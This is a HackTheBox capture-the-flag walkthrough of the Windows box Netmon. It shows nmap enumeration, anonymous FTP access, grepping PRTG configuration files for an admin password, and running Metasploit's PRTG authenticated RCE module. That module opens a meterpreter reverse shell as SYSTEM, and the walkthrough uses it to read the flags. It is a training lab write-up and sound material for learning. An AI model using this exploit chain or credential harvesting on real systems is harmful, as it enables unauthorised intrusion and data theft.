CHALLENGE INFORMATION
 | Platform: HackTheBox Collection: Beginner Track Machine: Netmon Released: 02/03/2019 |
MACHINE SYNOPSIS
Netmon is an easy difficulty Windows box with simple enumeration and exploitation. PRTG is running, and an FTP server with anonymous access allows reading of PRTG Network Monitor configuration files. The version of PRTG is vulnerable to RCE which can be exploited to gain a SYSTEM shell.
Preparations
There are several methods to connect to the target machine. Throughout this walkthrough, we employ the provided pwnbox.
Once connected, we spawn the target machine.
Additionally – even though not required – we may set a local variable (available only in the current shell) containing our target host’s IP address. Once set, we access it by prepending $rhost to the variable name.
user@kali:~$ rhost=<targetbox-ip>
user@kali:~$ echo $rhost
<targetbox-ip>
user@kali:~$
We can use the unset command to remove it after we no longer need it.
user@kali:~$ unset rhostInformation Gathering
We begin with a quick connection check:
user@kali:~$ ping -c 4 -n -R $rhost > connection-test.txt
user@kali:~$ cat connection-test.txt
...
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
...
user@kali:~$
followed by the usual service, script, and top-ports TCP scan.
user@kali:~$ nmap -sV -sC -oN nmap-service-script-topports-scan $rhost
...
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          Microsoft ftpd
...
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
...
80/tcp  open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
| http-title: Welcome | PRTG Network Monitor (NETMON)
...
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
...
Host script results:
...
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
...
user@kali:~$
There are several key findings from this report:
- FTP: anonymous login is allowed
- The target is running a Paessler PRTG bandwidth monitoring tool
- Vulnerable web server (Indy httpd 18.1.37.13946): possible directory traversal, XSS, and SQL injection
- Ports 135, 139, and 445: Microsoft protocols to enable communication between different computers, mostly on the same network but not exclusively
- OS: probably Windows Server 2008 R2–2012
- Disabled SMB signing: potential MITM attack
Firing up our browser and heading over to the target’s web server, we are welcomed with a NETMON login page.

Figure 1: PRTG Network Monitor login page
Sadly, none of the default credentials we tried worked – not even prtgadmin:prtgadmin – so we move on. Let us check out the FTP share using anonymous access.
user@kali:~$ ftp $rhost 21
...
220 Microsoft FTP Service
Name (10.129.96.142:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT
ftp>
It appears the entire C: drive was shared.
ftp> ls -al
200 PORT command successful.
125 Data connection already open; Transfer starting.
...       <DIR>          $RECYCLE.BIN
...                 1024 .rnd
...               389408 bootmgr
...                    1 BOOTNXT
...       <DIR>          Documents and Settings
...       <DIR>          inetpub
...            738197504 pagefile.sys
...       <DIR>          PerfLogs
...       <DIR>          Program Files
...       <DIR>          Program Files (x86)
...       <DIR>          ProgramData
...       <DIR>          Recovery
...       <DIR>          System Volume Information
...       <DIR>          Users
...       <DIR>          Windows
226 Transfer complete.
ftp>
After exploring briefly, we come up empty-handed and are forced to resort to looking up the default directory for the NETMON configuration files. They should be at C:\ProgramData\Paessler\PRTG Network Monitor\data, so let us head there.
ftp> cd programdata
...
ftp> ls
...
...       <DIR>          Paessler
...
ftp> cd paessler\
...
ftp> ls
...
...       <DIR>          PRTG Network Monitor
...
ftp> cd "PRTG Network Monitor"
...
ftp> ls -la
...
...              1189697 PRTG Configuration.dat
...              1189697 PRTG Configuration.old
...              1153755 PRTG Configuration.old.bak
...              1640740 PRTG Graph Data Cache.dat
...
ftp>
Even though we did not find any data directory, this location seems promising – especially the four PRTG files. Let us download them.
ftp> get "PRTG Configuration.dat"
...
ftp> get "PRTG Configuration.old"
...
ftp> get "PRTG Configuration.old.bak"
...
ftp> get "PRTG Graph Data Cache.dat"
...
ftp>
Searching for Credentials
The first results we get after we start searching for leftover credentials are quite lengthy and not easily readable.
user@kali:~$ grep -i password *
PRTG Configuration.dat:            <dbpassword>
...
PRTG Configuration.old.bak:                            </dbpassword>
...
user@kali:~$
It gets a bit better after we remove all the whitespace, but it is still very long.
user@kali:~$ grep -i password * | tr -d " "
PRTGConfiguration.dat:<dbpassword>
...
PRTGConfiguration.old.bak:<dbpassword>
...
user@kali:~$
These all look like opening and closing tags; in that case, the passwords we are looking for should be between those tags.
Therefore, if we want to see those too, we need to use Grep’s context line control options. But even with those, the output is still way too long; therefore, we use grep, sort, and tr to shorten it.
user@kali:~$ grep -i -A 3 -B 3 password * | tr -d " " | sort | grep -v '^.*[^<]*<[^>]*>$' | grep -vE '^--$'
...
PRTGConfiguration.dat-0
...
PRTGConfiguration.old.bak-M24VKFRECBEGN3ZQNGSET723GFIPVHYX
PRTGConfiguration.old.bak-	PrTg@dmin2018
PRTGConfiguration.old-DE
...
user@kali:~$
There is only one potential password remaining: PrTg@dmin2018 in the PRTGConfiguration.old.bak file. But we still need to find the matching username for it.
user@kali:~$ grep PrTg@dmin2018 PRTG\ Configuration.old.bak -A 3 -B 3
            </dbcredentials>
            <dbpassword>
	      <!-- User: prtgadmin -->
	      PrTg@dmin2018
            </dbpassword>
            <dbtimeout>
              60
user@kali:~$
Now let us try this pair – prtgadmin:PrTg@dmin2018 – against the web server’s login page. Sadly, it does not work. How about for FTP?
user@kali:~$ ftp $rhost 21
...
Name (10.129.96.142:root): prtgadmin
...
Password:
530 User cannot log in.
Login failed.
...
ftp> exit
221 Goodbye.
user@kali:~$
So neither web server login nor FTP login works. SMB, perhaps?
user@kali:~$ smbmap -u prtgadmin -p PrTg@dmin2018 -H $rhost
[!] Authentication error on 10.129.96.142
user@kali:~$
It looks like we are stuck, so we seek some help. One of the hints we find mentions taking a deeper look at the PRTG files and their creation dates.
MM-DD-19 HH:MM 1189697 PRTG Configuration.dat
MM-DD-19 HH:MM 1189697 PRTG Configuration.old
MM-DD-18 HH:MM 1153755 PRTG Configuration.old.bak
MM-DD-23 MM:MM 1640740 PRTG Graph Data Cache.dat
Looking over the dates, we get the idea. The previous configuration was from 2018 and had 2018 referenced in its password, but the current configuration is from 2019, one year more recent.
Therefore, let us try prtgadmin:PrTg@dmin2019 this time. It works on the website, and we are welcomed as a system administrator.

Figure 2: PRTG Network Monitor dashboard
After some research on the aforementioned version, we identify the following vulnerability: exploit/windows/http/prtg_authenticated_rce.
Exploitation
Given the exploit already at hand, we examine it.
user@kali:~$ msfconsole -q
[msf](Jobs:0 Agents:0) >> use exploit/windows/http/prtg_authenticated_rce
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/http/prtg_authenticated_rce) >>  info
...
       Name: PRTG Network Monitor Authenticated RCE
     Module: exploit/windows/http/prtg_authenticated_rce
   Platform: Windows
       Arch: x86, x64
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
...
Description:
  Notifications can be created by an authenticated user and can
  execute scripts when triggered. Due to a poorly validated input on
  the script name, it is possible to chain it with a user-supplied
  command allowing command execution under the context of privileged
  user. The module uses provided credentials to log in to the web
  interface, then creates and triggers a malicious notification to
  perform RCE using a Powershell payload. It may require a few tries
  to get a shell because notifications are queued up on the server.
  This vulnerability affects versions prior to 18.2.39. See references
  for more details about the vulnerability allowing RCE.
...
[msf](Jobs:0 Agents:0) exploit(windows/http/prtg_authenticated_rce) >>
It is exactly what we have been looking for. Let us set the required options.
[msf](Jobs:0 Agents:0) exploit(windows/http/prtg_authenticated_rce) >> options

Module options (exploit/windows/http/prtg_authenticated_rce):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   ADMIN_PASSWORD  prtgadmin        yes       The password for the specified username
   ADMIN_USERNAME  prtgadmin        yes       The username to authenticate as
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                            no        HTTP server virtual host
...
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
                                        none)
   LHOST     206.189.18.70    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
...
Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
...
[msf](Jobs:0 Agents:0) exploit(windows/http/prtg_authenticated_rce) >> set admin_password PrTg@dmin2019
admin_password => PrTg@dmin2019
[msf](Jobs:0 Agents:0) exploit(windows/http/prtg_authenticated_rce) >> set rhosts 10.129.96.142
rhosts => 10.129.96.142
[msf](Jobs:0 Agents:0) exploit(windows/http/prtg_authenticated_rce) >> set lhost tun0
lhost => 10.10.14.11
Once everything is properly configured, we use check to verify the vulnerability of our target.
[msf](Jobs:0 Agents:0) exploit(windows/http/prtg_authenticated_rce) >> check
[*] 10.129.96.142:80 - The target appears to be vulnerable.
[msf](Jobs:0 Agents:0) exploit(windows/http/prtg_authenticated_rce) >>
That looks promising. Let us run the exploit.
[msf](Jobs:0 Agents:0) exploit(windows/http/prtg_authenticated_rce) >> run
[*] Started reverse TCP handler on 10.10.14.11:4444
[+] Successfully logged in with provided credentials
...
[*] Sending stage (175686 bytes) to 10.129.96.142
[*] Meterpreter session 2 opened (10.10.14.11:4444 -> 10.129.96.142:51167) at ...

(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) >
Post-Exploitation
We now have a direct shell connection to our target with the highest privileges possible. Hence, no lateral movement or privilege escalation is needed for this box. All that remains is to retrieve our flags and submit their values.
(Meterpreter 2)(C:\Windows\system32) > cd Users\\Public\\
(Meterpreter 2)(C:\Users\Public) > ls
Listing: C:\Users\Public
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
...
100444/r--r--r--  34    fil   ...                        user.txt

(Meterpreter 2)(C:\Users\Public) > cat user.txt
<redacted-user-flag>
(Meterpreter 2)(C:\Users\Public) > cd ..\\Administrator\\Desktop\\
(Meterpreter 2)(C:\Users\Administrator\Desktop) > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
...
100444/r--r--r--  34    fil   ...                        root.txt

(Meterpreter 2)(C:\Users\Administrator\Desktop) > cat root.txt
<redacted-root-flag>
(Meterpreter 2)(C:\Users\Administrator\Desktop) >
Congratulations – we have successfully compromised the target machine. All that remains is to terminate the target box (if not terminated already) before continuing with the next box!